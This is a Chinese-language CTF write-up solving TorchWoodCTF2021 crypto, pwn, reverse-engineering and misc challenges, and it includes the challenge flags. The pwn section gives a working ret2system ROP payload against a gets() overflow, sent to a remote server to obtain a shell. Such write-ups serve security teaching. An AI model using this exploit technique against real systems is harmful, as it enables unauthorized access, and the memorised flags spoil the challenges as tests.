writeup

原创

Darry-long 于 2021-01-24 00:34:54 发布 159 收藏

crypto

[TorchWoodCTF2021]当铺的秘密
打开压缩包里的word文档得到一串汉字，这里考察的是当铺密码，根据露头的笔画数转换成对应的数字，比如 王壮 ，王是6，壮是9，转换成ascii码就是69

王壮 夫工 王中 王夫 由由井 井人 夫中 夫夫 井王 土土 夫由
土夫 井中 士夫 王工 王人 土由 由口夫

这里写了一串代码，可以参考一下，因为土和士都是3，这里就把士改为土

```
t='王壮 夫工 王中 王夫 由由井 井人 夫中 夫夫 井王 土土 夫由 土夫 井中 土夫 王工 王人 土由 由口夫'
s ='口由中人工土王夫井壮'
code=t
code = code.split(" ")
w = ''
for i in code:
    k=""
    for j in i:
        k+=str(s.index(j))
    w+=str(int(k))+' '
print(w)
```

这里打印出来是
69 74 62 67 118 83 72 77 86 55 71 57 82 57 64 63 51 107
通过前四位和 flag{的ascii对比发现每一位加上相差逐渐加1

```
s='69 74 62 67 118 83 72 77 86 55 71 57 82 57 64 63 51 107'
s=s.split(' ')
flag=''
for i in range(len(s)):
    flag+=chr(int(s[i])+i+1)
print(flag.lower())
```

得到flag{you_are_good}
[TorchWoodCTF2021]xcaesar
用Notepad打开得到一串代码

```python
def caesar_encrypt(m,k):
    r=""
    for i in m:
        r+=chr((ord(i)+k)%128)
    return r

from secret import m,k
print caesar_encrypt(m,k).encode("base64")

#output:bXNobgJyaHB6aHRwdGgE
```


将output里的内容用base64解码得到mshnrhpzhtpth这里再用凯撒解密得到flag{kaisamima}

[TorchWoodCTF2021]pwn

这里先检查安全防护

还是很简单的，只开起了NX防护，先用IDA64位打开

```
1 int __cdecl main(int argc, const char **argv
2 {
3   char v4; // [rsp+0h] [rbp-20h]
4
5   setvbuf(stdout, 0LL, 2, 0LL);
6   setvbuf(stdin, 0LL, 2, 0LL);
7   gets(&v4, 0LL);
8   system("echo hello wrold!");
9   return 0;
10 }
```


在main函数中发现了get函数存在缓存区溢出漏洞经过经过计算得到了函数返回地址偏移量：0x08-（-0x20）=0x28

```
-0000000000000020 ; Frame size: 20; Saved regs: 8; Purge: 0
-0000000000000020 ;
-0000000000000020
-0000000000000020 var_20          db ?
-000000000000001F                 db ? ; undefined
-000000000000001E                 db ? ; undefined
-000000000000001D                 db ? ; undefined
```

```
-000000000000001C                db ? ; undefined
-000000000000001B                db ? ; undefined
-000000000000001A                db ? ; undefined
-0000000000000019                db ? ; undefined
-0000000000000018                db ? ; undefined
-0000000000000017                db ? ; undefined
-0000000000000016                db ? ; undefined
-0000000000000015                db ? ; undefined
-0000000000000014                db ? ; undefined
-0000000000000013                db ? ; undefined
```



```
-0000000000000007                db ? ; undefined
-0000000000000006                db ? ; undefined
-0000000000000005                db ? ; undefined
-0000000000000004                db ? ; undefined
-0000000000000003                db ? ; undefined
-0000000000000002                db ? ; undefined
-0000000000000001                db ? ; undefined
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

system函数的地址也很容易获得

```
┌──(king㉿localhost)-[~/桌面]
└─$ gdb pwn0
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 193 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from pwn0...
(No debugging symbols found in pwn0)
pwndbg> b system
Breakpoint 1 at 0x4004e0
```


（这个是通过gdb设置断点找到的）

```
00000000004004E0
00000000004004E0
00000000004004E0 ; Attributes: thunk
00000000004004E0
00000000004004E0 ; int system(const char *command)
00000000004004E0 _system proc near
00000000004004E0 jmp     cs:off_601018
00000000004004E0 _system endp
00000000004004E0
```


（这个是在IDA找到的）

在IDA里找到了sh，就可以直接用了

```
0000000000600FF0  80 10 60 00 00 00 00 00  98 10 60 00 00 00 00 00  ..`.......`.....
0000000000601000  20 0E 60 00 00 00 00 00  00 00 00 00 00 00 00 00  .`.............
0000000000601010  00 00 00 00 00 00 00 00  78 10 60 00 00 00 00 00  ........x.`.....
0000000000601020  88 10 60 00 00 00 00 00  90 10 60 00 00 00 00 00  ..`.......`.....
0000000000601030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000601040  73 68 00 00 00 00 00 00  00 00 ?? ?? ?? ?? ?? ??  sh........??????
0000000000601050  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0000000000601060  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0000000000601070  ??                      00 00 00 00 00 00 00 00  ?...............
0000000000601080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000601090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```



```
.data:000000000060103F                  db    0
.data:0000000000601040                  public a
.data:0000000000601040 a                db  73h ; s
.data:0000000000601041                  db  68h ; h
```

```
.data:0000000000601042                db    0
.data:0000000000601043                db    0
.data:0000000000601044                db    0
```


因为这里是64位的，64位程序的前6个参数是存在寄存器中的，所以我们考虑用pop edi ret 语句将字符串sh赋值给edi，找到地址为0x4006d3

```
┌──(king㉿localhost)-[~/桌面]
└─$ ROPgadget --binary pwn0 --only "pop|ret"|grep rdi
0x00000000004006d3 : pop rdi ; ret
```

通过（pop edi ret）+（‘sh’）+（system）就可以直接获得flag

```
>>> io=remote("116.62.48.141",9999)
[x] Opening connection to 116.62.48.141 on port 9999
[x] Opening connection to 116.62.48.141 on port 9999: Trying 116.62.48.141
[+] Opening connection to 116.62.48.141 on port 9999: Done
>>> io.sendline(b'a'*0x28+p64(0x4006d3)+p64(0x601040)+p64(0x4004e0))
>>> io.interactive()
[*] Switching to interactive mode
hello wrold!
ls
bin
dev
flag.txt
lib
lib32
lib64
pwn
cat flag.txt
flag{9de50947-dd39-4eee-9d32-07a4fc90ee30}
```


[TorchWoodCTF2021]welcome_to_the_TorchWoodCTF
这里用IDA打开exe文件，找到main函数




通过函数可知flag存储在变量strbuff中，点击strbuff，从而找到flag对应的16进制数，16进制转ascii码就可以得到flag。


```
.data:00405000                  ;org 405000h
.data:00405000                  public _strbuff
.data:00405000 ; char strbuff[40]
.data:00405000 _strbuff         db 66h, 6Ch, 61h, 67h, 7Bh, 77h, 65h, 6Ch, 63h, 4Fh, 6Dh
.data:00405000                                          ; DATA XREF: _main+64↑o
.data:00405000                                          ; _main+96↑o ...
.data:00405000                  db 65h, 5Fh, 54h, 30h, 5Fh, 74h, 68h, 65h, 5Fh, 54h, 4Fh
.data:00405000                  db 52h, 63h, 68h, 57h, 4Fh, 6Fh, 44h, 43h, 54h, 46h, 7Dh
.data:00405000                  db 7 dup(0)
.data:00405028                  align 20h
.data:00405040                  public __CRT_glob
.data:00405040 ; int _CRT_glob
```


[TorchWoodCTF2021]垃圾管理系统

这里不太会IDA打开后显示一串汇编代码，看不太明白



这里我用WinHex打开，在里面搜索flag碰碰运气，很幸运得到了flag



```
000174E0  31 00 7D 00 00 00 00 00  00 00 00 00 00 00 00 00  1 }
000174F0  00 00 00 00 00 00 00 00  61 00 64 00 6D 00 69 00          a d m i
00017500  6E 00 00 00 00 00 00 00  31 00 32 00 33 00 34 00  n       1 2 3 4
00017510  35 00 36 00 00 00 00 00  26 8D F7 53 0D 4E FD 80  5 6     & ÷S Ný€
```

页 299 / 706 偏移地址:7490 = 102 选块: 无 大小: 无

[TorchWoodCTF2021]guess the flag

同样用IDA打开，找到main函数，通过分析可知我们输入的flag先将整数部分往后移五个单位长度，再与0x53进行异或运算再与strbuff里的字符比较，相等的话就得到了正确的flag

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  signed int i; // [rsp+Ch] [rbp-74h]
  char s[96]; // [rsp+10h] [rbp-70h]
  int v6; // [rsp+70h] [rbp-10h]
  unsigned __int64 v7; // [rsp+78h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  memset(s, 0, sizeof(s));
  v6 = 0;
  puts("\n==================================================");
  puts("Let's guess the flag,please input you flag :");
  __isoc99_scanf("%s", s);
  if ( strlen(s) != 38 )
    return 0;
  encode((__int64)s);
  for ( i = 0; i <= 37 && ((unsigned __int8)s[i] ^ 0x53) == strbuff[i]; ++i )
    ;
  if ( i == 38 )
    puts("You Win \n");
  else
    puts("you guess is false");
  return 0;
}
```



```
_BYTE *__fastcall encode(__int64 a1)
{
  _BYTE *result; // rax
  signed int i; // [rsp+14h] [rbp-4h]

  for ( i = 0; i <= 37; ++i )
  {
    result = (_BYTE *)*(unsigned __int8 *)(i + a1);
    if ( (char)result > 41 )
    {
      result = (_BYTE *)*(unsigned __int8 *)(i + a1);
      if ( (char)result <= 57 )
      {
        result = (_BYTE *)(i + a1);
        *result = ((char)*result - 43) % 10 + 48;
      }
    }
  }
  return result;
}
```

```
ata:0000000000201008                                    ; .data:__dso_handle↓o
ata:0000000000201010                    align 20h
ata:0000000000201020                    public strbuff
ata:0000000000201020 strbuff            db '5?24(adg5``jk`g1fbgd0g05g571277dk`0ce.',0
ata:0000000000201020                                    ; DATA XREF: main+AE↑o
ata:0000000000201047                    align 8
```

由此可以写一个c代码，使函数反向实现，从而得到flag

```
#include <stdio.h>
#include <stdlib.h>
#include "string.h"
int main(int argc, char *argv[]) {
 int i,a;
 char s[]="5?``24(adg5``jk`g1fbgd0g05g571277dk`0ce.";
 for ( i = 0; i <= 37 ; i++ ){
 s[i]=s[i]^0x53;
 if(s[i]>='0'&&s[i]<='9')
  s[i]=(s[i]-43)%10+48;
 }
 printf("%s",s);
 return 0;
}
```


得到flag


```
<stdio.h>
选择C:\Users\DELL\Documents\项目1.exe
flag{729f884389b0692c9cf9fdbadd238c51}
--------------------------------
Process exited after 0.577 seconds with return value 0
请按任意键继续. . .
```

[TorchWoodCTF2021]misc


签到——偶来啦

先放入winhex查看文件头，确认是jpg，再查看属性





瞧瞧我找到了什么，利用佛曰解密



与佛论禅

```
flag{0u_l@_1e}
```

听佛说宇宙的真谛 参悟佛所言的真意 普度众生

一即一切，一切即一


佛曰：哆想哆等曳吉即心哆世怛俱特漫摩心有那爍那呐老呐栗夜皤勝蘇老俱漫跋阿鉢恐鉢夜特道罰世逝藝

拿到了flag啦

